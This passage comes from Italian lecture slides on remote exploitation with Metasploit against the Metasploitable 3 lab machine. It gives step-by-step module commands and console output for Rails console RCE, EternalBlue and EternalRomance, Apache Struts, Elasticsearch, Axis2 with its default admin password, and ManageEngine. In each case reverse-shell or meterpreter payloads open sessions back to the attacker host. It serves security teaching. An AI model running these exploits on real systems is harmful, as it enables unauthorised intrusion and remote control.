- ***Ruby on Rails:*** *Web application framework Server-side scritto in Ruby*


1. `use exploit/multi/http/rails_web_console_v2_code_exec`
2. `set PAYLOAD ruby/shell_reverse_tcp`
3. `set RHOSTS 10.0.2.7`
4. `set RPORT 3000`
5. `set LHOST 10.0.2.15`
6. `exploit`

```
msf5 exploit(multi/http/rails_web_console_v2_code_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending payload to /console/repl_sessions/3ab85e521ebf3c6a17a2214493
43c4a6
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.7:49564) at
 2019-05-11 00:20:15 +0200
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 7

- Vulnerabilità ***MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption***
  - Si ritiene che tale vulnerabilità sia stata introdotta dalla *US National Security Agency (NSA)*



CVE-2017-0143
CVE-2017-0144
CVE-2017-0145
CVE-2017-0146
CVE-2017-0147
CVE-2017-0148

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 7

- Exploitation della vulnerabilità ***MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption***

```
1. search type:exploit eternalblue
2. use exploit/windows/smb/ms17_010_eternalblue
3. set PAYLOAD windows/x64/meterpreter/reverse_tcp
4. set RHOST 10.0.2.7
5. set LHOST 10.0.2.15
6. exploit
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 7

- Exploitation della vulnerabilità ***MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption***


```
[*] 10.0.2.7:445 - Sending final SMBv2 buffers.
[*] 10.0.2.7:445 - Sending last fragment of exploit packet!
[*] 10.0.2.7:445 - Receiving response from exploit packet
[+] 10.0.2.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 10.0.2.7:445 - Sending egg to corrupted connection.
[*] 10.0.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.7:49293) at 2019
-04-29 22:58:01 +0200
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=

meterpreter >
```

Output parziale

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 7

- Exploitation della vulnerabilità ***MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption***




Output parziale

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 8

- Vulnerabilità ***MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution***



CVE-2017-0147
CVE-2017-0146
CVE-2017-0143

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_psexec

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 8

- Exploitation della vulnerabilità ***MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution***


```
1. use exploit/windows/smb/ms17_010_psexec
2. set PAYLOAD windows/meterpreter/reverse_tcp
3. set RHOST 10.0.2.7
4. set LHOST 10.0.2.15
5. set SMBUser vagrant
6. set SMBPass vagrant
7. exploit
```

N.B. Nell'esempio si è assunto che **`SMBUser`** e **`SMBPass`** siano stati ottenuti durante le fasi precedenti a quella di Target Exploitation

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 8


- Exploitation della vulnerabilità ***MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution***



Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 9

- ***Apache Struts**: Web Application Framework open-source per sviluppare Java EE (Enterprise Edition) Web Application*
- Utilizzeremo il seguente exploit
  - **`exploit/multi/http/struts_dmi_rest_exec`**
  - Sulla porta **`8282`**



CVE-2016-3087 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

QUICK INFO

CVE Dictionary Entry:
CVE-2016-3087
NVD Published Date:
06/07/2016
NVD Last Modified:
08/12/2019

Current Description

Apache Struts 2.3.19 to 2.3.20.2, 2.3.21 to 2.3.24.1, and 2.3.25 to 2.3.28, when Dynamic Method Invocation is enabled, allow remote attackers to execute arbitrary code via vectors related to an ! (exclamation mark) operator to the REST Plugin.

Source: MITRE
View Analysis Description

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 9

- ***Apache Struts**: Web Application Framework open-source per sviluppare Java EE (Enterprise Edition) Web Application*

1. `use exploit/multi/http/struts_dmi_rest_exec`
2. `set payload java/meterpreter/reverse_http`
3. `set LHOST 10.0.2.15`
4. `set RHOST 10.0.2.7`
5. `set RPORT 8282`
6. `exploit`


Il payload instaura una connessione di tipo reverse, basata su una comunicazione a livello applicativo tramite HTTP

```
msf5 exploit(multi/http/struts_dmi_rest_exec) > exploit

[*] Started HTTP reverse handler on http://10.0.2.15:8080
[*] 10.0.2.7:8282 - Uploading exploit to LAwXeDJ.jar, and executing it.
[*] http://10.0.2.15:8080 handling request from 10.0.2.7; (UUID: tu2gt8a
s) Staging java payload (54377 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.7:49653) at 2
019-05-10 23:08:04 +0200

meterpreter >
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 10

- ***ElasticSearch:*** *Motore di ricerca distribuito basato su Lucene*
  - **`exploit/multi/elasticsearch/script_mvel_rce`**



CVE-2014-3120 Detail

Current Description

The default configuration in Elasticsearch before 1.2 enables dynamic scripting, which allows remote attackers to execute arbitrary MVEL expressions and Java code via the source parameter to _search. NOTE: this only violates the vendor's intended security policy if the user does not run Elasticsearch in its own independent virtual machine.

Source: MITRE

+View Analysis Description

QUICK INFO

CVE Dictionary Entry: CVE-2014-3120

NVD Published Date: 07/28/2014

NVD Last Modified: 12/06/2016

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** N/A NVD score not yet provided.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://bouk.co/blog/elasticsearch-rce/	Exploit
http://www.exploit-db.com/exploits/33370	Exploit
http://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce	Exploit, Third Party Advisory
http://www.securityfocus.com/bid/67731	Exploit
https://www.elastic.co/blog/logstash-1-4-3-released	Vendor Advisory
https://www.elastic.co/community/security/	Vendor Advisory
https://www.found.no/foundation/elasticsearch-security/#staying-safe-while-developing-with-elasticsearch	Exploit

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 10

- ***ElasticSearch:*** *Motore di ricerca distribuito basato su Lucene*

1. `use exploit/multi/elasticsearch/script_mvel_rce`
2. `set PAYLOAD java/meterpreter/reverse_https`
3. `set RHOSTS 10.0.2.7`
4. `set LHOST 10.0.2.15`
5. `exploit`


Il payload instaura una connessione di tipo reverse, basata su una comunicazione a livello applicativo tramite HTTPS

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8443
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] https://10.0.2.15:8443 handling request from 10.0.2.7; (UUID: meayji
cz) Staging java payload (54377 bytes) ...
[*] Meterpreter session 2 opened (10.0.2.15:8443 -> 10.0.2.7:49829) at 2
019-05-10 23:18:18 +0200
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\IKCvH.ja
r' on the target

meterpreter >
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 11

- ***Apache Axis2:*** *Web Service Engine*
  - `exploit/multi/http/axis2_deployer`
  - Porta `8282`



CVE-2010-0219 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Apache Axis2, as used in dswsbobje.war in SAP BusinessObjects Enterprise XI 3.2, CA ARCserve D2D r15, and other products, has a default password of axis2 for the admin account, which makes it easier for remote attackers to execute arbitrary code by uploading a crafted web service.

Source: MITRE

View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** N/A NVD score not yet provided.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

QUICK INFO

CVE Dictionary Entry: CVE-2010-0219

NVD Published Date: 10/18/2010

NVD Last Modified: 10/10/2018

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 11

- ***Apache Axis2:*** *Web Service Engine*

1. `use exploit/multi/http/axis2_deployer`
2. `set PAYLOAD java/meterpreter/reverse_https`
3. `set RHOST 10.0.2.7`
4. `set RPORT 8282`
5. `set LHOST 10.0.2.15`
6. `exploit`


Il payload instaura una connessione di tipo reverse, basata su una comunicazione a livello applicativo tramite HTTP

```
msf5 exploit(multi/http/axis2_deployer) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8443
[+] http://10.0.2.7:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 We
b Admin Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] https://10.0.2.15:8443 handling request from 10.0.2.7; (UUID: 9ol6vo
4l) Staging java payload (54377 bytes) ...
[*] Meterpreter session 3 opened (10.0.2.15:8443 -> 10.0.2.7:50168) at 2
019-05-10 23:28:08 +0200
[!] This exploit may require manual cleanup of 'webapps/axis2/WEB-INF/se
rvices/YXeBeapz.jar' on the target

meterpreter >
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 12

- ***ManageEngine Desktop Central version 9***
  - Servizio in esecuzione su Metasploitable 3 (Windows 2008 R2)



Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 12

- Exploitation del servizio ***ManageEngine Desktop Central version 9***

1. `search type:exploit manageengine`
2. `use exploit/windows/http/manageengine_connectionid_write`
3. `set payload payload/windows/meterpreter/reverse_tcp_rc4_dns`
4. `show options`
5. `set RHOST 10.0.2.9`
6. `set LHOST 10.0.2.5`
7. `exploit`

```
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Creating JSP stager
[*] Uploading JSP stager FKlyZ.jsp ...
[*] Executing stager ...
[*] Sending stage (176202 bytes) to 10.0.2.9
[+] Deleted ../webapps/DesktopCentral/jspf/FKlyZ.jsp
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.9:49348) at 2024-05-14 01:03:
15 -0400

meterpreter > 
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 12

- Exploitation del servizio ***ManageEngine Desktop Central version 9***

1. `search type:exploit manageengine`
2. `use exploit/windows/http/manageengine_connectionid_write`
3. `set payload payload/windows/meterpreter/reverse_tcp_rc4_dns`
4. `show options`
5. `set RHOST 10.0.2.9`
6. `set LHOST 10.0.2.5`
7. `exploit`

Il payload instaura una connessione cifrata di tipo reverse, basata su una comunicazione a livello applicativo tramite DNS

